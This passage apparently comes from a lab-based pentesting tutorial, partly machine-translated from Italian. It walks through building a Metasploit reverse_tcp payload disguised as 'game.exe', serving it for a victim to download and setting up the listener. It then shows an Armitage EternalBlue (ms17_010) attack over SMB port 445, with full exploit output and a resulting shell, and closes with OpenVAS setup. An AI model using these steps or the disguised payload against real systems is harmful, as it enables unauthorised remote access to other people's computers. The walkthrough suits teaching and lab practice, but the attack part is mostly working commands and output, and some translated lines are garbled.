x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
Once the operation is finished, start msfconsole by typing the command in the terminal.




Once you start metasploit you have to start setting the payload. First of all you have to listen to the attacker's host using the command use


exploit/multi/handler. At this point you can set the payload that uses a tcp reverse shell to attack. You need to write exactly what is shown in the figure below.

```
      =[ metasploit v4.16.34-dev                         ]
+ -- --=[ 1730 exploits - 990 auxiliary - 300 post        ]
+ -- --=[ 509 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options
```


With the show options command the payload characteristics are listed. You must set LHOST and LPORT using the command set LHOST followed by the IP address of the host used by Kali linux (just open a new window in the terminal and type ifconfig to see the IP address) and set LPORT followed by a port number chosen by us (port 4444 is fine).


root@kali: ~
File Modifica Visualizza Cerca Terminale Aiuto
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf exploit(multi/handler) > set LHOST 192.168.1.187
LHOST => 192.168.1.187
msf exploit(multi/handler) > show options


By typing show options you can see how the new values have been set.


root@kali: ~
File Modifica Visualizza Cerca Terminale Aiuto
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted:
d, process, none)
LHOST 192.168.1.187 yes The listen address
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target


Once the process is finished, the run method is used to put the attacking host on that port number and launch the exploit while waiting for the victim to open the infected file. Remember not to close this window.




Bisogna, a questo punto, aprire una nuova finestra nel terminale e digitare il seguente comando (in foto) per avviare il server.



You copy the infected file to the html folder that will make the file downloadable from the network.



In the victim's machine (windows) you have to open the browser and type the IP of the attacker plus the file name (as in the picture) to download it (in the example 192.168.1.187/game.exe).



The file is installed using run or execute.


File Download - Security Warning
Do you want to run or save this file?
Name: gioco.exe
Type: Application, 72,0KB
From: 192.168.1.187
Run
Save
Cancel
While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?

will open a security alert. Clicking on run will execute the file.

Internet Explorer - Security Warning
The publisher could not be verified. Are you sure you want to run this software?
Name: gioco.exe
Publisher: Unknown Publisher
Run
Don't Run
This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?

In the attacker's machine, once the victim has downloaded and run the file, a session will start and you will have access to the victim's computer.

The shell command allows us to access the victim's terminal and navigate between folders.




ARMITAGE


A definitely interesting tool is Armitage. Thanks to this tool you have the possibility to have a graphical interface to perform penetration tests or simulate attacks. In this example you will see how to attack a system that uses samba services, i.e. file and printer sharing.

The first thing to do is to move to the Kali Linux machine and start the Armitage tool.


Once you click on the icon, another screen will appear and you just need to click on the "connect" item.
Now you have to move to the Windows machine because you have to activate samba services for file and printer sharing. This will take you to the control panel.



You move on to the connections item.
Then in the entry about the sharing center.


Network and Sharing Center
Connect to a network
View network computers and devices
Add a wireless device to the network
HomeGroup
From In this panel you move to the advanced settings.

Finally, you set file and printer sharing to "on", as shown in the figure.



Home or Work (current profile)
Network discovery
When network discovery is on, this compu
visible to other network computers. What
Turn on network discovery
Turn off network discovery
File and printer sharing
When file and printer sharing is on, files ar
be accessed by people on the network.
Turn on file and printer sharing
Turn off file and printer sharing

Once you have saved the settings you move to the Computer folder and access the properties.


In the properties panel you can access the advanced settings.

Control Panel Home
Device Manager
Remote settings
System protection
Advanced system settings
View basic information about your computer
Windows edition
Windows 7 Professional
Copyright © 2009 Microsoft Corporation. All rights reserved.
Service Pack 1
Get more features with a new edition of Windows 7


Under "Remote" you must enable the option that allows remote connections as in the figure.


System Properties
Computer Name
Hardware
Advanced
System Protection
Remote
Remote Assistance
Allow Remote Assistance connections to this computer
What happens when I enable Remote Assistance?
Advanced...
Remote Desktop
Click an option, and then specify who can connect, if needed.
Don't allow connections to this computer
Allow connections from computers running any version of Remote Desktop (less secure)
Allow connections only from computers running Remote Desktop with Network Level Authentication (more secure)
Help me choose
Select Users...


You save, close the window and from the start menu type the command "cmd" to start the terminal. Once the terminal is started, type the command "ipconfig" which will give information about the IP of the victim.


C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\windows>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::2580:c58:4d03:5bb8x11
IPv4 Address. . . . . : 192.168.1.136
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.254
Tunnel adapter isatap.{270EFAA4-74CB-49A3-BE2B-40CB947EEBC9}:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
C:\Users\windows>_


Returning to the Kali Linux virtual machine will start the armitage tool. As shown in the figure, select the "Intense Scan" item that will allow you to scan all the devices connected to the network. This scan will be done using the Nmap tool integrated in Armitage.




The following figure will appear where a range of IP addresses to search for will be set. In the specific case the range moves from 192.168.1.100 to 192.168.1.200.




When the scan is finished, all the devices connected to the network will be shown and, in some cases, the operating system of the connected devices will also be shown.




Going to the victim's device, Windows in this case, with the right mouse button you can select the "Scan" item that will analyze all the services and open ports of that operating system.




Once the scan is complete, you move to the "Service" item in the menu below where you can scan all the open doors of the victim machine. The door that will be used is the 445 that refers to SAMBA services.


Console
nmap
Scan
Services
host
name
port
proto
info
192.168.1.136 msrpc 135 tcp Microsoft Windows RPC
192.168.1.136 netbios-ssn 139 tcp Microsoft Windows netbios-ssn
192.168.1.136 microsoft-ds 445 tcp Windows 7 Professional 7601 Service Pack 1 microsoft-ds
192.168.1.136 rtsp 554 tcp
192.168.1.136 http 2869 tcp Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.1.136 ms-wbt-server 3389 tcp Microsoft Terminal Service
192.168.1.136 http 5357 tcp Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.1.136 http 10243 tcp Microsoft HTTPAPI httpd 2.0 SSDP/UPnP


In the top side menu you have to open "exploit", "windows" and finally "smb".




The type of attack in relation to SAMBA services is as shown in the figure. You have to click on it twice and a further configuration window will appear where you just need to tick the "use a reverse connection" flag and click on "lunch".



In a few moments, the system will appear in red. By clicking on it you can choose "Shell1" and "Interact" which will give you access to the Shell of the victim's system.


Login
Shell 1
Services
Scan
Host
Interact
Meterpreter...
Post Modules
Disconnect
Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Mic
Console
nmap
Scan
Services
exploit
[*] 192.168.1.136:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.136:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.136:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.136:445 - Starting non-paged pool grooming
[+] 192.168.1.136:445 - Sending SMBv2 buffers
[+] 192.168.1.136:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.136:445 - Sending final SMBv2 buffers.
[*] 192.168.1.136:445 - Sending last fragment of exploit packet!
[*] 192.168.1.136:445 - Receiving response from exploit packet
[+] 192.168.1.136:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.136:445 - Sending egg to corrupted connection.
[*] 192.168.1.136:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.1.187:23056 -> 192.168.1.136:49244) at 2018-02-06 14:19:25 +0100
[+] 192.168.1.136:445 - =-=-=-=



ms06_066_nwwks
ms06_070_wkssvc
ms07_029_msdns_zone
ms08_067_netapi
ms09_050_smb2_negot
ms10_046_shortcut_ic
ms10_061_spoolss
ms15_020_shortcut_ic
ms17_010_eternalblue
netidentity_xtierrpcpi
psexec
psexec_psh
smb_delivery
smb_relay
Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Mic
Login
Shell 1
Services
Scan
Host
Interact
Meterpreter...
Post Modules
Disconnect
Console X
nmap X
Scan X
Services X
exploit X
[*] 192.168.1.136:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.1.136:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.136:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.136:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.136:445 - Starting non-paged pool grooming
[+] 192.168.1.136:445 - Sending SMBv2 buffers
[+] 192.168.1.136:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.136:445 - Sending final SMBv2 buffers.
[*] 192.168.1.136:445 - Sending last fragment of exploit packet!
[*] 192.168.1.136:445 - Receiving response from exploit packet
[+] 192.168.1.136:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.136:445 - Sending egg to corrupted connection.
[*] 192.168.1.136:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.1.187:23056 -> 192.168.1.136:49244) at 2018-02-06 14:19:25 +0100
[+] 192.168.1.136:445 -
[+] 192.168.1.136:445 - -=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.1.136:445 -
msf exploit(windows/smb/ms17_010_eternalblue) >
In the figure below is the Shell of the attached car.

OPENVAS

OpenVAS is a sophisticated program consisting of a server to which several clients can connect to perform vulnerability analyses. In the previous examples two tools related to pentesting have been analyzed. At the base there are two daemons, a manager (openvasmd) and a scanner (openvassd), to which it is possible to connect remotely to perform management operations (e.g. certificate creation) and scan hosts or victim networks. To connect and instruct the analysis, you can use the Greenbone Security Desktop or the web interface after starting a proper web wrapper, such as the Greenbone Security Assistant. The tool is really easy to use and the Parrot operating system, which is a security system similar to Kali Linux, will be used to install it. The choice of this operating system is due to the fact that it provides the commands for the installation which makes everything really simple and intuitive. A preliminary operation to do in order to generate a pdf report is to take a few steps so that the system can handle this type of file. You have to open the terminal and type the following commands:

sudo apt-get update && sudo apt-get upgrade sudo apt-get install texlive-latex-base sudo apt-get install texlive-latex-extra
Once you have downloaded and installed Parrot on your virtual machine, simply start it. As in the figure, open the OpenVas entry

and click on "openvas initial setup".



It will appear a screen similar to the following one where we have to type our password; usually the default one is "toor", but if it goes on the desktop there will be a text file with the password to use. Once you have typed the password you have to wait for the installation, which will take quite some time.
When installation is complete we must copy all the code including separators (-) which will be the password to access the program (1d7a51b76993-4b6d-9ed9-b1ed09fb427a). It is essential to copy and save this password. To finish the installation enter the user password again (which in our case was the default password, i.e. "toor").

